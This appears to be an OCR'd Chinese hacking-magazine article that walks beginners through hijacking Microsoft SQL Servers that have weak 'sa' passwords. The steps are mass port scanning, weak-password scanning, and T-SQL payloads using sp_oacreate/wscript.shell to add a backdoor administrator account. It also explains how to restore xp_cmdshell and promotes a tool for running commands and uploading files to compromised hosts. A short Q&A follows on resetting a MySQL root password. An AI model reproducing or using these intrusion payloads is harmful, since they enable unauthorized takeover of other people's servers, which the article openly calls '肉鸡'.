


全面终结SA口令

洛神

我是菜鸟，菜鸟入侵自有菜鸟的方法，利用SA弱口令来找肉鸡就是我常用的一种方法，为了更快、更准确的找到肉鸡，我通常会使用许多工具：s.exe、x-scan、L-ScanPort2.0、sqltools和sql查询分析器等。我的思路如下。


图1



图2

1.使用s.exe大面积扫描开放1433端口的主机。命令格式为s tcp 启始IP 中止IP 512 /save，扫描完成后打开目录下Result.txt文件，利用记事本的替换功能把“1433 Open”去掉只留IP（图1，图2）。

2.使用L-ScanPort2.0hf过滤其中开放3389的电脑，然后导出ip地址（图3）。

3.使用x-scan扫描sa弱口令。

4.使用sqltools进行连接，提权加帐号，3389登录……


图3

前面3个步骤网上已经N有多教程我就不再多说，相信前边的三个步骤许多菜鸟都掌握了，但当我们使用sqltools连接上之后，有时会发现不能执行命令。一般执行命令时会遇上下面几种情况使你辛苦扫到的sa弱口令失效。例如执行命令后回显1：未能找到存储过程'master..xpcmdshell'；回显2：无法装载DLL xpsql70.dll或该DLL所引用的某一DLL，原因126（找不到指定模块）；回显3：拒绝了对对象'xp_cmdshell'（数据库'master'，所有者'dbo'）的EXECUTE权限。

碰上这几种情况，一些小菜们就变得无所适从了，回显1、2可能是管理员把xpcmdshell的权限降低，把xpsql70.dll改名或者删除了；回显3是把sa的权限降低了，与systemadmin脱离了联系，对于这种情况，我现在还没有找到什么办法。

下面打开sql查询分析器登录进去，再在sql查询分离器中输入命令：declare @shell int exec sp_oacreate 'wscript.shell',

@shell output exec sp_oamethod @shell,'run',null,'c:\winnt\system32\cmd.exe /c net user 123 456 /add'，这个命令就是创建一个用户名为123，密码为456的用户，输入后按F5，如果看到回显有个表格样的东东，就表示成功了。

如果回显“命令成功完成”，反而是没有成功，千万不要上当哦。

下面提升权限，输入命令：declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\winnt\system32\cmd.exe /c net localgroup administrators 123 /add'，把用户123提升为管理员，按F5执行命令，回显和刚才一样。这样我们就提升完权限了。

为了方便大家学习我把一些常见的回显及解决办法总结了一下。

1.未能找到存储过程'master..xpcmdshell'

恢复方法：查询分离器连接后，第一步执行：EXEC sp_addextendedproc xp_cmdshell,@dllname ='xplog70.dll'declare @o int，第二步执行：sp_addextendedproc 'xp_cmdshell','xpsql70.dll'，然后按F5键命令执行完毕。

2.无法装载DLL xpsql70.dll或该DLL所引用的某一DLL。原因126（找不到指定模块。）

恢复方法：查询分离器连接后，第一步执行：sp_dropextendedproc "xp_cmdshell"，第二步执行：sp_addextendedproc 'xp_cmdshell','xpsql70.dll'，然后按F5键命令执行完毕。

3.无法在库xpweb70.dll中找到函数xp_cmdshell。原因：127(找不到指定的程序。)

恢复方法：查询分离器连接后，第一步执行exec sp_dropextendedproc 'xp_cmdshell'，第二步执行exec sp_addextendedproc 'xp_cmdshell','xpweb70.dll'，然后按F5键命令执行完毕。

4.如果以上方法均不可恢复，请尝试用下面的办法直接添加帐户。

查询分离器连接后，(2000servser系统)：

declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\winnt\system32\cmd.exe /c net user 用户 密码 /add'，

declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\winnt\system32\cmd.exe /c net localgroup administrators 用户 /add'；(xp或2003server系统)：

declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net user 用户 密码 /add'，

declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net localgroup administrators 用户 /add'。以上就是一些关于sa弱口令的解决办法。是不是有些菜鸟看了上面的方法觉得有些麻烦，每次都要输入一长串命令。下面我再介绍给大家一款工具——PST-SQLTools 1.1 Beta2（图4）。




图4

注意此sqltools非彼sqltools，这个工具是幻影旅团出品的，除了和sqltools有一样的功能外它还集成了xp_cmdshell的恢复功能，运行程序后在对应的地方添上ip地址用户名和密码按connection连接，连接成功后Exec CMD和UpLoad就可以用了。Exec CMD是执行一些CMD命令的，xp_cmdshell的恢复功能也在这里。打开后会有几个选项（图5）。





图5

选择好你需要恢复的那一项和路径按Resume就可以了，要注意路径不要选择错了。UpLoad是上传文件的，按browse选择好你要上传到远程主机的本地文件，在DestFileName里要把文件在远程主机里保存的路径及文件后缀名写全，不然会上传不成功的。我在这里建议大家把上面提到的方法和工具结合起来用，这样效果能好点。其实这个工具很简单，我这里也只是起一个穿针引线的作用，具体在入侵中怎么运用还得靠大家自己去多多实践，重点问题我们已经说完剩下的事情就看各人的喜好了。文章有不足的地方，欢迎大家一起来论坛交流讨论。

（本文中所涉及到的s扫描器，L—ScanPort2.0，sqltools和sql查询分析器已收录到光盘中）



问：Mysql密码被黑客更改了怎么恢复？

答：如果MySQL正在运行，首先杀之：killall -TERM mysqld，启动MySQL：bin/safe_mysqld --skip-grant-tables &，就可以不需要密码就进入MySQL了。然后就是：

```
>use mysql
>update user set password=password("new_pass") where user="root";
>flush privileges;
```

重新杀MySQL，用正常方法启动MySQL，即进入了。

问：我在对一个文件夹进行权限设置的时候发现，权限设置窗口中完全控制、修改等项的“允许”选择一栏是灰色的，不可选，而拒绝一栏则是正常的，请问这是为什么？如何来解决？

